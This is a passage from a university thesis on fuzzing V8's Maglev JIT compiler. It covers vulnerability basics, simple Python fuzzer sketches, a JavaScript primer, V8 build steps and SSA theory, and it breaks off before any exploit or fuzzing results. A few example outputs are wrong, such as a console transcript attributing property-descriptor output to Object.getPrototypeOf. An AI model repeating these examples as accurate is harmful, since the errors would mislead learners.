



SAPIENZA
UNIVERSITÀ DI ROMA

Fuzzing JIT JS Engines: customizing Fuzzilli to target Maglev in v8

Facoltà di Ingegneria dell'Informazione, Informatica e Statistica
Laurea in Ingegneria Informatica e Automatica

Francesco Lucarini

ID number 2045833

Advisor

Prof. Marco Zecchine

Co-Advisor

Prof. Daniele Cono D'Elia

Academic Year 2025/2026

Thesis defended on 22 Maggio 2026
in front of a Board of Examiners composed by:
Prof. Marco Schaerf (chairman)
Prof.ssa Claudia Califano
Prof. Febo Cincotti
Prof. Paolo Liberatore
Prof.ssa Tiziana Cattai
Prof. Ivan Visconti
Prof. Leonardo Querzoni

Fuzzing JIT JS Engines: customizing Fuzzilli to target Maglev in v8
Tesi di Laurea. Sapienza University of Rome

© 2026 Francesco Lucarini. All rights reserved

This thesis has been typeset by L^AT_EX and the Sapthesis class.

Author's email: lucarini.2045833@studenti.uniroma1.it

Abstract

This work examines the security landscape of Just-In-Time compilation, centering on the V8 Maglev compiler. It delineates the transition from fundamental vulnerability research and fuzzing strategies to complex compiler theory, offering the necessary technical background on Static Single Assignment (SSA) intermediate representation. Furthermore the research explores the concept of type confusion in modern web browsers, illustrating the mechanism through the resolution of a targeted CTF challenge and showing the difference from a basic type confusion.

Finally, the research investigates the fuzzing process for JIT engines and its inherent challenges. It demonstrates how vulnerabilities can be uncovered without high-performance computing clusters by developing custom generators leveraging the FuzzIL intermediate language.

The study concludes with a Root Cause Analysis (RCA) of the identified vulnerabilities, clarifying the underlying flaws within the compiler.

Contents

1	Basic concepts	1
1.1	Software Vulnerabilities	1
1.1.1	Competitions and Bug Bounty Programs	2
1.2	Introduction to Fuzzing	2
1.3	JavaScript Primer	5
1.3.1	JS Types	5
1.3.2	JS Equalities	6
1.3.3	JS Classes	6
1.3.4	Property Descriptors/Accessors	7
1.4	The V8 Engine Overview	8
2	Compiler Theory	10
2.1	SSA	11
2.1.1	SSA Examples	11
2.2	V8	13
2.3	Maglev Pipeline	18
2.3.1	Graph Building	19
2.3.2	Optimisation phases	20
2.3.3	Code Generation	20
2.3.4	Tracing Maglev	21
3	Type Confusion	23
3.1	Introduction	23
3.1.1	Examples in C++	24
3.2	CTF Challenge: TurboRand	28
4	Fuzzing with Fuzzilli	37
4.1	Introduction to Fuzzilli	37
4.1.1	The FuzzIL Intermediate Language	39
4.1.2	Mutating FuzzIL	41
4.2	Extending the Engine: Custom CodeGenerators	42
4.3	Final Setup	47
5	Results	53
5.1	December 2024:	54
5.2	November 2025:	58
5.3	Own reports:	61

Contents	iv
Bibliography	67
Sitography	68

Chapter 1

Basic concepts

This first chapter serves as an introduction to the fundamental concepts that will be explored throughout this thesis. It begins by defining software vulnerabilities and discussing the ecosystem of responsible disclosure and bug bounty programs. Subsequently, it introduces fuzzing, an automated testing technique for vulnerability discovery. Finally, we conclude with an overview of JavaScript and the architecture of the V8 JavaScript engine.


1.1 Software Vulnerabilities

In the domain of cybersecurity, a vulnerability represents a critical weakness in a system's design, implementation, or internal controls that adversaries can exploit to violate security policies. In software development specifically, these weaknesses frequently stem from inadvertent coding errors or architectural flaws. Crucially, a conceptual distinction must be made between a standard software bug and a security vulnerability. Although vulnerabilities often originate from typical programming mistakes such as unhandled exceptions or improper resource allocation a bug only qualifies as a vulnerability when it introduces an exploitable attack vector. This occurs when the defect empowers an attacker to execute unauthorized operations, ranging from data leakage to complete Remote Code Execution.

To systematically document and communicate these critical weaknesses across the global cybersecurity landscape, the industry relies on standardized classification frameworks. The most prominent of these is the Common Vulnerabilities and Exposures (Common Vulnerabilities and Exposures (CVE)) program. Maintained by the MITRE Corporation, the CVE system assigns a unique, universally recognized identifier to every publicly disclosed security flaw. This nomenclature provides a standardized language that allows security researchers, software vendors, and threat intelligence platforms to reference specific vulnerabilities without ambiguity. However, a CVE identifier alone merely catalogs the existence of a flaw without indicating its inherent danger. To objectively quantify the risk posed by a vulnerability, the industry employs the Common Vulnerability Scoring System (Common Vulnerability Scoring System (CVSS)). CVSS evaluates a vulnerability across multiple metrics—such as the attack vector, complexity, privileges required, and the ultimate impact on the Confidentiality, Integrity, and Availability (CIA triad) of the system.

1.1.1 Competitions and Bug Bounty Programs

The discovery and mitigation of such high-severity vulnerabilities have fostered a highly specialized cybersecurity ecosystem. To incentivize security researchers to report critical flaws to vendors rather than exploiting them maliciously or selling them on the black market, major tech companies have established Bug Bounty programs. For instance, vulnerabilities found in V8 and Google Chrome are typically reported through the official Chromium issue tracker (*issues.chromium.org*), where they are triaged, patched, and financially rewarded based on their CVSS severity and practical impact. In addition to corporate bug bounties, the cybersecurity community hosts elite competitions where researchers demonstrate zero-day exploits against high-profile targets. Examples include TianfuCup, TyphoonCon and the highly anticipated Pwn2Own.



Target	Vector	Cash Prize	Master of Pwn Points
Google Chrome	Renderer Only	\$75,000	7.5
	Windows Kernel Escalation of Privilege	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Microsoft Edge (Chromium)	Renderer Only	\$75,000	7.5
	Windows Kernel Escalation of Privilege	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Apple Safari	Renderer Only	\$75,000	7.5
	Windows Kernel Escalation of Privilege	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Mozilla Firefox	Renderer Only	\$50,000	5
	Sandbox Escape or Windows Kernel Escalation of Privilege	\$100,000	10

Figure 1.1 PWN2OWN rewards for Web Browser category.

1.2 Introduction to Fuzzing

Fuzzing, or fuzz testing, is an automated testing technique that involves providing crafted, anomalous or mutated data as input to a target system. The main objective is to monitor the execution for crashes, corruptions or failing assertions that indicates the presence of a bug or a vulnerability. Fuzzing is not restricted to userland applications but since last decade it is extensively deployed against kernels, hypervisors, firmware and also CPUs.

The origins of this technique date back to the fall of 1988, tracing its roots to a pioneering experiment by Professor Barton Miller at the University of Wisconsin-Madison, in which Miller and his students targeted UNIX command-line utilities, and revealed that nearly a third of the tested utilities crashed or hung when exposed to unpredictable input. From these fundamental academic beginnings, fuzzing has evolved into one of the most sophisticated and widely adopted methodologies for zero-day vulnerability discovery in the modern cybersecurity landscape.

To better understand modern fuzzers it's essential to categorize them based on two primary dimensions: their approach to test case generation and their awareness of the target program's internal state.

Regarding input generation, generally fuzzers are divided in two main categories: Mutation based and Generation based.

- **Mutation-based Fuzzing:** This approach takes existing, valid inputs (the *seed corpus*) and applies random mutations to them. These mutations can involve flipping bits, appending random bytes, or swapping chunks of data. Below is a simplified conceptual example in Python of a mutation fuzzer:

```
import random

def byte_flip(s: str) -> str:
    index = random.randint(0, len(s) - 1)
    char = s[index]
    bit = random.randint(1, 255)
    new_char = chr(ord(char) ^ bit)
    return s[:index] + new_char + s[index+1:]

def delete_random_character(s: str) -> str:
    index = random.randint(0, len(s) - 1)
    return s[:index] + s[index + 1:]

def insert_random_character(s: str) -> str:
    index = random.randint(0, len(s) - 1)
    char = chr(random.randint(1, 1000))
    return s[:index] + char + s[index:]

def mutate(s: str, times: int) -> str:
    s_copy = s
    mutators = [
        byte_flip,
        delete_random_character,
        insert_random_character
    ]
    for _ in range(times):
        mutator = random.choice(mutators)
        s_copy = mutator(s_copy)
    return s_copy

seed = "fuzzing"
print(mutate(seed, 5)) # uzz?in
```

While this technique is extremely fast and effective for testing simple parsers or file formats, it struggles against targets with strict syntactic rules, as random mutations will likely destroy the input's validity.

- **Generation-based Fuzzing:** This technique generates inputs from scratch based on a predefined grammar, model, or protocol specification. This approach is strictly necessary when targeting interpreters or compilers. A generational fuzzer constructs semantically correct structures to bypass the initial syntax validation. Here is a conceptual Python example of basic WAV file generator:

```
from pwn import *
import random
import os

def generate_wav()-> bytes:
    # RIFF HEADER
    ChunkID      = b"RIFF"
    RiffSize      = p32(random.randint(0x2b, 0xFFFFFFFF))
    Format        = b"WAVE"

    # WAVE HEADER
    SubChunkID    = b"fmt\x20"
    WaveSize      = p32(random.randint(0x10, 0xFFFFFFFF))
    AudioFormat    = p16(random.randint(0x1, 0xFFFF))
    NumChannels    = p16(random.randint(0x1, 0xFFFF))
    SampleRate     = p32(random.randint(8000, 0xFFFFFFFF))
    ByteRate       = p32(random.randint(8000, 0xFFFFFFFF))
    BlockAlign     = p16(random.randint(0x1, 0xFFFF))

    # PCM HEADER
    BitsPerSample  = p16(random.choice([0, 8, 16, 32]))

    # AUDIO DATA
    ID             = b"data"
    sz             = random.randint(0x8, 0xFFFF)
    ckSize         = p32(sz)
    data           = os.urandom(sz)

    payload = (
        ChunkID + RiffSize + Format +
        SubChunkID + WaveSize + AudioFormat + NumChannels
        + SampleRate + ByteRate + BlockAlign +
        BitsPerSample +
        ID + ckSize + data
    )

    return payload

print(generate_wav())
```

By constructing valid syntax, the fuzzer ensures the input is successfully parsed, allowing it to reach and test the deeper program branches.

Beyond input generation, fuzzers are classified by their visibility into the target's execution flow:

- **Black-box Fuzzing:** The fuzzer treats the target as a closed system, observing only its inputs and output crashes without any visibility into internal execution paths.
- **White-box Fuzzing:** This method utilizes deep program analysis techniques, such as symbolic execution, to mathematically explore different execution

branches. While rigorous, it is computationally expensive and highly impractical to scale to massive, dynamic codebases like modern browsers or kernels.

- **Grey-box Fuzzing:** This represents the current industry standard for vulnerability research. The target program is instrumented at compile-time to provide execution feedback to the fuzzer. The most common metric is code coverage: if a newly generated input executes a previously unseen block of code, the fuzzer deems it “interesting” and saves it to the corpus for further mutation. This evolutionary, coverage-guided approach allows the tool to progressively map the target’s internal logic.

1.3 JavaScript Primer

JavaScript is a high-level, multi-paradigm, and dynamic programming language that has become the backbone of modern computing. To maintain consistency across different implementations the language is standardized by Ecma International under the **ECMAScript** specification.

The most challenging aspect of JavaScript for performance is its **dynamic and weak typing**. Unlike static languages like C++ or Java, where types are known at compile-time, a JavaScript variable can change its type during execution.

1.3.1 JS Types

Javascript types fall into two categories: **Native** and **Object**.

- **Native Types:** null, undefined, number, string, symbol
- **Object Types:** object




Figure 1.2 ECMAScript Language Types

Some examples of "special" objects are listed below:

- **Function**
- **Array**
- **ArrayBuffer**
- **RegExp**

1.3.2 JS Equalities

In Javascript there are different types of equalities

- **Loose Equals**

Specifically, `==` will perform a loose-equals. It will check whether one side "looks" like the other.

- **Triple Equals**

JavaScript also includes a way to check for strict type equality. Under triple equals `===`, only primitives of the same types can be equal.




Figure 1.3 Javascript Equalities

1.3.3 JS Classes

"Classes" in JavaScript are implemented via object prototypes. Member functions are added to a prototype, and Objects which are instances of that class will use that prototype, thus "inheriting" the member functions.

```
> class Hacker{
  constructor(name) { this.name = name; }
  hack(target) { console.log(this.name + ' hacks ' + target); }
}
< undefined
> let x = new Hacker('y');
< undefined
> x.hack('v8')
y hacks v8
```

Figure 1.4 Example of a Class

```
> class Person {}
< undefined
> class Student extends Person {}
< undefined
> Student.__proto__ === Person
< true
```

Figure 1.5 Class inheritance

An instance of a "child" class will have its "parent" class as its prototype, JavaScript will search the prototype chain to find inherited properties.

1.3.4 Property Descriptors/Accessors

An interesting feature of JavaScript is the ability to "configure" how certain properties behave. This is done via Property Descriptors. The "Property Descriptor" type is used to explain the manipulation and reification of Object property attributes.

```
> let target = {a: 1, b: 2};
< undefined
> Object.getPrototypeOf(target)
< {a: {value: 1, writable: true, enumerable: true, configurable: true},
  b: {value: 2, writable: true, enumerable: true, configurable: true},
  [[Prototype]]: Object}
> Object.defineProperty(target, 'a', {
  value: 1,
  writable: false,
  enumerable: false,
  configurable: false
})
< {b: 2, a: 1}
> Object.getOwnPropertyDescriptor(target, 'a')
< {value: 1, writable: false, enumerable: false, configurable: false}
```

- **Writable:**
Controls if this key's value can be changed
- **Enumerable:**
Controls if this key shows up in `Object.keys` or via the `in` operator
- **Configurable:**
Controls if these settings be changed and whether this key can be deleted and if is possible to define Getters or Setters for this key

JavaScript has support for both getter and setter properties, this allows to define a function that will be executed whenever a particular property is read or written.

```
> let foo = {};
< undefined
> Object.defineProperty(foo, 'bar', {
  get() {
    return 1337;
  },
  set(val) {
    console.log("In setter");
  }
})
< {bar}
> foo.bar
< 1337
> foo.bar = 123
  In setter
< 123
```

Figure 1.6 Property Accessors

```
> let obj = {};
< undefined
> let proxy = new Proxy(obj, {
  get: function(obj, prop){
    console.log("Getting prop " + prop);
    return 0;
  },
  set: function(obj, prop, val){
    console.log("Setting " + prop + " to " + val);
  }
});
< undefined
> proxy
< Proxy(Object) {}
  [[Handler]]: Object
  [[Target]]: Object
  [[IsRevoked]]: false
> proxy.x
  Getting prop x
< 0
> proxy.y = 100
  Setting to 100
< 100
```

Figure 1.7 Example of Proxy

Proxies allow to wrap JavaScript objects and hook various operations.

1.4 The V8 Engine Overview

Before delving into the specific internals of V8, it is important to contextualize it within the broader browser ecosystem. The modern web is primarily driven by three major JavaScript engines, each tied to a specific browser architecture:



Figure 1.8 The three major JavaScript engines.

For the scope of this thesis, the target is **V8**. V8 is developed by Google and written in C++, the code is open source just as Spidermonkey and JavaScriptCore. V8 is run by Google Chrome, Chromium based browser such as Microsoft Edge and also Node.js runtime environment. To fully grasp the security implications of a V8 vulnerability, it is crucial to understand where the engine resides within the browser's architecture.




Figure 1.9 Google Chrome Security Architecture.

The easiest way to setup V8 is by following these commands:

Listing 1.1 Fetching and building V8 from source.

```
$ git clone https://chromium.googlesource.com/chromium/tools/
  depot_tools.git
$ export PATH=/path/to/depot_tools:$PATH
$ mkdir v8 && cd v8
$ fetch v8 && cd v8
$ gn args out/x64.debug
$ ninja -C out/x64.debug d8
```

The resulting `d8` executable is a standalone JavaScript shell used extensively by developers and security researchers to run scripts and inspect the engine's internal state without the overhead of the full Chrome browser. In the latest chapters hand picking the right arguments is vital for fuzzing V8, but forgetting for a moment about fuzzing, the standalone binary has lots of debugging and tracing flags and those will be useful already in the next chapter, where will be analyzed the fundamental of compiler theory to then do a deep dive in one of the engine of V8.

Chapter 2

Compiler Theory

This chapter explores the theoretical foundations of JIT compilation and details the internal architecture of Google's V8 engine. In traditional software development, languages like C or C++ utilize an *Ahead-Of-Time* (AOT) compilation model. The source code is entirely translated into machine code for a specific target architecture prior to execution. This allows the compiler to spend considerable time performing deep, static analyses to optimize the final binary. JavaScript, however, is a dynamically typed language distributed as raw source code over the network. The host environment does not know the types of the variables or the shape of the objects until the program is actually running. Therefore, AOT compilation is fundamentally impossible. To overcome this, modern engines employ the **Just-In-Time (JIT) compilation** paradigm. A JIT compiler translates source code into machine code dynamically, at runtime, immediately before or during its execution. The core philosophy of JIT compilation relies on a trade-off between startup latency and peak performance, governed by the following principles:

- **Interpretation:** When a script is initially loaded, the engine quickly parses it into an Intermediate Representation (typically Bytecode) and executes it using a baseline interpreter. This guarantees that the code starts running immediately, without waiting for costly compilation phases.
- **Profiling and Hotspots:** As the interpreter executes the bytecode, it acts as an observer. It records execution metadata, tracking which functions are called repeatedly (identified as "hot" functions) and observing the concrete data types passed to them (e.g., noting that a specific function consistently receives integers instead of strings).
- **Speculative Optimization (Peak Performance):** Once a function becomes sufficiently "hot," the JIT compiler is invoked. It consumes the bytecode and the profiling metadata to generate highly optimized, native machine code. Because the language is dynamic, the compiler must *speculate*, it assumes that future executions will follow the exact same patterns observed during profiling.

The speculative nature of JIT compilation is its greatest strength, but also its fundamental structural weakness. Because JavaScript allows types and object structures to change unpredictably at any moment, the optimized machine code cannot blindly trust its own assumptions.

2.1 SSA

Static Single Assignment form (SSA), is a naming convention for storage locations (variables) in low-level representations of computer programs. The term static indicates that SSA relates to properties and analysis of program text (code). The term single refers to the uniqueness property of variable names that SSA imposes. Within the context of browser engines, the adoption of SSA is ubiquitous. It is the architectural backbone of V8's modern compiler (Maglev), as well as the optimization tiers in Apple's JavaScriptCore (B3), Mozilla's SpiderMonkey (IonMonkey) and Microsoft's legacy ChakraCore.

2.1.1 SSA Examples

To clarify the practical impact of the Static Single Assignment form, it is useful to observe how standard, imperative source code is conceptually translated into an SSA-compliant Intermediate Representation. The transformation fundamentally involves analyzing the definition and usage of variables and assigning unique version numbers (subscripts) to each reassignment.

The first and easiest SSA form is: **Straight Line SSA**

Original Code

```
a = x + y
b = a + x
a = b + 2
c = y + 1
a = c + a
```

SSA Representation


```
a1 = x + y
b1 = a1 + x
a2 = b1 + 2
c1 = y + 1
a3 = c1 + a2
```

Formally, within a single basic block, the SSA transformation dictates a straightforward rule: every assignment must instantiate a freshly versioned variable, and every subsequent usage strictly references the most recently defined version in the execution sequence. While linear code is straightforward to transform, control flow structures (such as **if-else** branches or loops) introduce a logical challenge. If a variable is assigned different values in different branches, the compiler must determine which version to use when the execution paths merge.

Original Code

```
c = 12
if (i) {
  a = x + y
  b = a + x
} else {
  a = b + 2
  c = y + 1
}
a = c + a
```

SSA Representation



In the final block, the compiler cannot statically determine which execution path was taken. Specifically, at any convergence point, or join node, within the Control Flow Graph (CFG), there is an inherent ambiguity regarding which branch produced the active state of the variable. To resolve this structural ambiguity, SSA form introduces a theoretical compiler construct known as the Φ (**Phi**) **function**. Formally, the Φ function operates as a specialized node that merges multiple distinct variable definitions, originating from divergent control flow paths, into a single, unified definition.

In terms of graph theory, if a basic block within the Control Flow Graph (CFG) converges from p predecessor blocks, the corresponding Φ function mapped at the entry of that block will inherently accept exactly p arguments. This relationship is mathematically expressed as:

$$x_{new} = \Phi(x_1, x_2, \dots, x_p)$$

Where:

- x_{new} is the freshly instantiated, uniquely versioned variable for the current basic block.
- Each x_i (for $i \in \{1, \dots, p\}$) represents the specific version of the variable propagated from the i -th predecessor block.

Because the Φ function evaluates concurrently at the exact moment the execution paths merge, it guarantees that x_{new} adopts the correct state based dynamically on the actual branch taken at runtime, while statically preserving the strict single-assignment property of the Intermediate Representation. While the theoretical purpose of the Φ function is clear, determining precisely *where* to insert these nodes within the Control Flow Graph (CFG) is a complex algorithmic challenge. A naive compiler might insert a Φ function for every variable at the beginning of every basic block that has multiple predecessors. However, this approach creates an explosion of redundant Φ nodes, aggressively consuming memory and exponentially slowing down subsequent compilation phases.

To maintain structural efficiency, compilers must mathematically calculate the strict necessity of a Φ function. Formally, a Φ function for a given variable A must be inserted at a specific basic block Z if and only if the following path-based conditions are met within the CFG:

1. **Multiple Divergent Definitions:** The variable A was explicitly defined in at least two distinct basic blocks, X and Y (where $X \neq Y$).
2. **Convergence (Join Point):** There exists a non-empty path P_{XZ} (from block X to block Z) and a non-empty path P_{YZ} (from block Y to block Z).
3. **First Point of Intersection:** Block Z is the strict, unique convergence point of these two paths. Mathematically, the intersection of the paths contains only Z ($P_{XZ} \cap P_{YZ} = \{Z\}$). Furthermore, Z must not appear anywhere else along the intermediate nodes of P_{XZ} or P_{YZ} prior to the final convergence.

To complete this formal model, the entry block of the CFG is considered to contain an implicit definition of all variables (handling uninitialized variables), and the Φ assignment itself (e.g., $A_{new} = \Phi(\dots)$) acts as a brand new definition of A , which can subsequently trigger the need for further Φ insertions down the graph.

Original Code


```
c = 12
if (i) {
  a = x + y
  b = a + x
} else {
  a = b + 2
  c = y + 1
}
a = c + a
```

SSA Representation

```
c1 = 12
if (i) {
  a1 = x + y
  b1 = a1 + x
} else {
  a2 = b + 2
  c2 = y + 1
}
a3 =  $\Phi(a1, a2)$ 
c3 =  $\Phi(c1, c2)$ 
a4 = c3 + a3
```


2.2 V8

To better understand the target of this thesis it is essential to understand its pipeline. In recent years (>2019, Maglev will be introduced some years later) the pipeline was this:




This pipeline can be divided in frontend and backend. In the frontend the JavaScript

source code is ingested by the Parser, which performs lexical and syntax analysis. It transforms the text into an Abstract Syntax Tree, a structural tree-representation of the program's logical flow.



In the backend Ignition parses the AST and transform it into bytecode, while interpretation is inherently slower than executing native machine code, this frontend phase guarantees that the script starts running instantly without waiting for costly compilation cycles. As Ignition executes the bytecode, it actively monitors the program's behavior. Functions that are executed frequently are progressively passed to V8's backend compilers. Each subsequent tier invests more CPU time into compilation to produce increasingly faster machine code.



It is now important to take all of this theoretical knowledge and try it on V8, let's start with an easy snippet of code:

```
function add(a, b){ return a+b; }
let i;
for (i=0;i<1000;i++) add(i, i+1);
```

The focus is on the **add** function; thanks to the loop it will be considered **hot**, and this means that higher optimization engines can be invoked. Now imagine to translate the add function in assembly...

Assembly Translation

```
mov rax, rdi // rax = a
add rax, rsi // rax += b
and rax, 0xffffffff00000000 // SMI
ret
```

Ignition Bytecode

```
Ldar a1
Add a0, [0]
Return
```

The Ignition Bytecode can be visualized with the flag **`--print-bytecode`**¹

